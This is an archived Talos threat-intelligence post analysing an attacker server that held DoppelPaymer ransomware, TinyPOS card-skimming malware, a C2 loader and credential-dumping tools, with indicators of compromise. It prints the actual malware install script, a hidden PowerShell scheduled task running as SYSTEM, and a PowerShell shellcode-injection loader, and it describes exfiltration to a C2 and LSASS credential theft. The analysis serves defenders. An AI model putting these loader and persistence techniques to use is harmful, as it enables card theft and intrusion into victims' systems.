C2 With It All: From Ransomware To Carding

By Warren Mercer

Published: 2019-11-04 · Archived: 2026-04-05 20:47:19 UTC

By Warren Mercer, Paul Rascagneres and Vitor Ventura.


Summary Cisco Talos recently discovered a new server hosting a large stockpile of malicious files. Our analysis of these files shows that these attackers were able to obtain a deep level of access to victims' infrastructure — all of which allowed us to identify several targets of these attacks, including one American manufacturing company. Talos notified these targets of the attack.

We found a great variety of malicious files on this server, ranging from ransomware like the DoppelPaymer, to credit card capture malware like the TinyPOS, as well as some loaders that execute code delivered directly from the command and control (C2)

The data found on this server shows how malicious actors can diversify their activities to target different organizations and individuals, while still using the same infrastructure. The tools we studied paint a picture of an adversary that is resourceful and has a widespread infrastructure shared across different operations.

Targets' profiles While performing our analysis, we identified at least two targets based on screenshots and memory dumps.

Target No. 1: Based on screenshot The first target we identified is an aluminium and stainless steel gratings company located in the U.S. This identification was made based on the screenshot from the HPE Data Protector management interface. The screenshot shows the domain name (which we have redacted), thus leading us to the company's name. This screenshot demonstrates that the level of access the attackers had on the victims' infrastructure.




Screenshot from HPE Data protector manager.

This screenshot contains some important information for the adversary. On one side, it shows which servers are being backed up on another shows which ones are important to the victim.

This, in conjunction with the ransomware located on the server, indicates the intent of deploying ransomware on the infrastructure, showing a manual and targeted approach more advanced than the simple execution of malware.

Target No. 2: Based on the LSASS dump

We identified a second target due to a process dump we found on the server. The dumped process is responsible for managing credentials on Windows (lsass.exe). Using a tool like Mimikatz, it's possible to retrieve credentials from the process dump.



The content of the dump showed us the hostname and Windows domain of the system and the "support" username. To perform the process dump, the attacker had high privileges on the system. This would help him to perform lateral movement. Which suggest a manual and targeted approach to this target.

The dump was uploaded on the server on Sept. 24, the same date as the login time stored in the memory dump.

Samples


DoppelPaymer samples

The majority of the Windows binaries available on the server are DoppelPaymer samples. This malware is a ransomware, an evolution of Bitpaymer documented by Crowdstrike. We identified seven different binaries. The oldest one was uploaded on Oct. 5, with the most recent originating from Oct. 20. As previously documented, the ransomware needs to be executed with a key in argument. We identified how the key was put in argument by this actor. A WinRAR self-extracting archive (SFX) is used to extract the ransomware and execute the following command:

Path=C:\Users\--redacted--\DesktopSetup=C:\Users\--redacted--\Desktop\p1q135no.exe QWD5MRg95gUEfGVSvUGBY84h

In our example, the key is 'QWD5MRg95gUEfGVSvUGBY84h'. The hard-coded path proves the attackers either had prior knowledge of the target's infrastructure prepared the package in the target infrastructure.

This variant uses alternate data streams to partially hide its data.



The remaining behavior and ransom note are consistent with the previous documented variant.

TinyPOS sample

On the same server we also found a TinyPOS sample. This malware is installed using a batch file.

```
schtasks.exe /CREATE /XML C:\Windows\WSDB.xml /tn WSDB
schtasks.exe /RUN /tn WSDB
del C:\Windows\WSDB.xml
del WSDB.xml
del C:\Windows\WSDB.bat
del WSDB.bat
```

The batch file creates a scheduled task that will be executed every 6 hours and is executed has Local System.

The script deploys a scheduled task:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <LogonTrigger>
      <Repetition>
        <Interval>PT6H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>powershell.exe</Command>
      <Arguments>-nop -w hidden -ExecutionPolicy Bypass -File "C:\Windows\WSDB.ps1"</Arguments>
    </Exec>
  </Actions>
</Task>
```

The PowerShell contains the TinyPOS code, which is defined as an array of bytes written with hexadecimal values. The PowerShell script creates an execution threat using the TinyPOS previously copied into memory.

```
# Import required functions
$code = '[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllo
cationType, uint flProtect); [DllImport("kernel32.dll")] public static extern IntPtr WaitForSingleObject(IntPtr Handle,
uint Wait); [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStack
Size, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId); [DllImport("msvcrt.dll")] pub
lic static extern IntPtr memset(IntPtr dest, uint src, uint count);';
$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;
[Byte[]]$sc32 = 0xC3;
[Byte[]]$sc64 =
        0x48, 0x83, 0xEC, 0x28, 0x48, 0x83, 0xE4, 0xF0, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60,
        [... redacted shellcode ...]
        0xD8, 0xC3, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF, 0xCF;
[Byte[]]$sc = $sc32;
if ([IntPtr]::Size -eq 8) {$sc = $sc64};
$size = 0x1000;
if ($sc.Length -gt 0x1000) {$size = $sc.Length};
$x=$winFunc::VirtualAlloc(0,$size,0x1000,0x40);
for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset(($x.ToInt64()+$i), $sc[$i], 1)};
$h=$winFunc::CreateThread(0,0,$x,0,0,0);
   $winFunc::WaitForSingleObject($h,4294967295);
```

TinyPOS code

[TinyPOS](#)is a point-of-sale malware which is directly developed in assembly. This sample exfiltrates data to the C2 hardcoded in the sample: jduuyerm[.]website.


The data going out is obfuscated using XOR operations with a hardcoded key of 0xcaef3d8a. The malware exfiltrates the hostname and the local IP of the infected system. It searches and parses targeted processes memory

to retrieve credit card information, which is usually stored in tracks 1 and 2 of the magnetic strip of the credit card.

The adversaries uploaded tinyPOS on Sept. 26.

Svchost sample

This sample is a simple loader. The loader code is packed and obfuscated using XOR operations. The sample will load an offset of itself and perform XOR operations until the beginning of such offset matches the pattern 0x90909090.



Once the pattern is found, the decoding starts using the number of iterations needed to find the pattern as the XOR key.

The packed code imports several functions among them are the winsock32 module functions, connect(), send() and recv(). Using these functions it contacts the hardcoded C2 sending message that starts with the byte 0x0C.

Afterward, the loader will read 1,024 bytes from the server, until all data is read. The data received has a header of 12 bytes. The message is obfuscated using a XOR operation, the key for this XOR is at the 0x4 offset of the message. Before the sample calls the received code it will check if the last byte of the obfuscated code is 0xC3. This represents the opcode RET, which allows the loader to get the execution control back from the payload it receives from the C2.

Additional binaries

We identified additional binaries on the server. The tools are used by the attacker to perform tasks on the compromised infrastructure. We identified:

- Mimikatz: A tool to retrieve Windows credentials from the memory
- PsExec: A tool to remotely connect on Windows system. The attacker probably used it to pivot inside the infrastructure by using the credential previously retrieved.
- Procdump: A tool to dump process. The attacker probably used it to dump the LSASS.exe process to then use with Mimikatz.

Potential infection vectors

Fake tech support

The TinyPOS C2 server is jduuyerm[.]website and the IP 185.254.188[.]11.

The IP resolved the following domains:

- techsupport[.]org[.]ru from March 21, 2019 to Oct. 7, 2019
- www.techsupport[.]org[.]ru from May 19, 2019 to Oct. 1, 2019
- techsupportlap[.]icu from March 13, 2019 to April 2, 2019
- techsupportnet[.]icu from March 12, 2019 to April 1, 2019

Two domains were available during the campaigns described in the article. The attacker likely was planning to carry out fake tech support scam to attempt to compromise infrastructure. This would likely be carried out by asking employees to execute specific commands or attempting to download the malware provided by the attacker.

VPN access

From the April 16, 2019 through Aug.18, 2019, the IP resolved to aefawexxr54xrtrt[.]softether[.]net. SoftEther is a powerful VPN platform that offers many features, such as a dynamic DNS service that could allow an adversary to evade detection based on ip addresses. SoftEther also prides itself on being able to "punch" through most firewalls due to only using HTTPS-based traffic. We haven't found any software that would allow the screenshots found. In theory, if the actors can open a VPN back to their own server, they could then RDP into the systems, bypassing all firewalls in between. Softether seems to be the perfect solution for this.

SoftEther says it is a VPN that "has strong resistance against firewalls than ever [SIC].Built-in NAT-traversal penetrates your network admin's troublesome firewall for overprotection. You can setup your own VPN server behind the firewall or NAT in your company, and you can reach to that VPN server in the corporate private network from your home or mobile place, without any modification of firewall settings. Any deep-packet inspection firewalls cannot detect SoftEther VPN's transport packets as a VPN tunnel, because SoftEther VPN uses Ethernet over HTTPS for camouflage [SIC]."

IOCs

Network

Jduuyerm[.]website
185.254.188[.]11.
techsupport[.]org[.]ru
www.techsupport[.]org[.]ru
techsupportlap[.]icu
techsupportnet[.]icu
185.212.128[.]189
aefawexxr54xrtrt[.]softether[.]net

Samples

d4be15adbbe135d172d5e0afcd191ae740df22de5d3beac98e188a3cf01a036b WSDB.bat
a78bacb79d5d229aa8d6c574d1d8386664918a520beebc655975b04a61da1308 WSDB.ps1
e410b949d128ffb513af037355fe777b5b40799001a312843e405070308a3f36 WSDB.xml
3de852ed3bd3579cd9875108e121ba6fd68a66f8f6948cce072e8013ad1955ea c32_217061.exe
fa7c7db9d33e1f4193bfe460d1a61096d75315212042a62bb3a30b3077511610 c64_217061.exe
0273d96cef6683e3fb205b8e841579b44bae16ff1e3ab57647b1a9d2947db5c7 file.exe
bc919680471fd1b631e80c37e83aeb6877f13f4ed47ae22100cf4d60e27a93a4 mimikatz.exe
b9a8710e55bb2d55bbeed9cebb83ac2f18f78818f0c05f18c96f766c8c47e2d9 no135.exe
f658ddcf8e87de957a81bb92d44ce02913b427e8bccbe663669ee2613d355555 p1q135no.sfx.exe
16f413862efda3aba631d8a7ae2bfff6d84acd9f454a7adaa518c7a8a6f375a5 procdump64.exe
89f8af1eb52f31b011982d7a1ecc1eed25af6c14bf5f317568a3450db5db7247 q108.exe
dcb76dc106e586c6f8bfa82832a66f525a9addb5450912004e92dd578ff2a60a q121k.exe
04d0824f70be3666d79b2a49b85cf6b60b566d7b8cc9efd31195644514fb0cb1 q135.exe
08499612bcf7ccb250438ce8f6eed616511e27c762d66132fef93296007984ac q137k.exe
0273d96cef6683e3fb205b8e841579b44bae16ff1e3ab57647b1a9d2947db5c7 svchost.exe
619f0c489beac9a792b9b42fa6529b3faf4329692fb52d17123ef69733868845 zap32.exe
98a4f69eff1f91f63fb74420ee4c16be508aa203d04f66e98b1dcb554def61ee zap64.exe
b1e883222f3205db59ff812c6f6097291df12b1784c9e64eef674ab3a173c07a q159.exe

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
